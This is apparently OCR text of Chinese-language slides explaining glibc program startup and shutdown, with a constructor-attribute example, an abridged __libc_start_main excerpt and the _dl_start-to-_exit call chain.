
```
__attribute__((constructor))
void owo()
{
    puts("OWO");
}
```

array element 預設只會有 **register_tm_clones**，
其他的 function 可以透過 attribute 來定義

$ Introduction

__libc_start_main

- 註冊 DL destructor
- 執行 init function
- 執行 main function
- 呼叫 exit




```
$ 


STATIC int
LIBC_START_MAIN(int (*main)(int, char **, char **MAIN_AUXVEC_DECL),
                int argc, char **argv,
                __typeof(main) init,
                void (*fini)(void),
                void (*rtld_fini)(void), void *stack_end)
{
    if (__glibc_likely(rtld_fini != NULL))
        __cxa_atexit((void (*)(void *))rtld_fini, NULL, NULL);

    if (init)
        (*init)(argc, argv, __environ MAIN_AUXVEC_PARAM);

    result = main(argc, argv, __environ MAIN_AUXVEC_PARAM);

    exit(result);
}
```

使用者 code 的進入點

$ Introduction

__libc_start_main


- 註冊 DL destructor
- 執行 init function
- 執行 main function
- 呼叫 exit



```
$ 


STATIC int
LIBC_START_MAIN(int (*main)(int, char **, char **MAIN_AUXVEC_DECL),
                int argc, char **argv,
                __typeof(main) init,
                void (*fini)(void),
                void (*rtld_fini)(void), void *stack_end)
{
    if (__glibc_likely(rtld_fini != NULL))
        __cxa_atexit((void (*)(void *))rtld_fini, NULL, NULL);

    if (init)
        (*init)(argc, argv, __environ MAIN_AUXVEC_PARAM);

    result = main(argc, argv, __environ MAIN_AUXVEC_PARAM);

    exit(result);
}
```

__run_exit_handlers 的 wrapper，
釋放資源以及呼叫 atexit function

$ Introduction



_dl_start → _dl_init → _start → __libc_start_main

↓

_exit ← _dl_fini ← __run_exit_handlers ← main

🟨 Linker

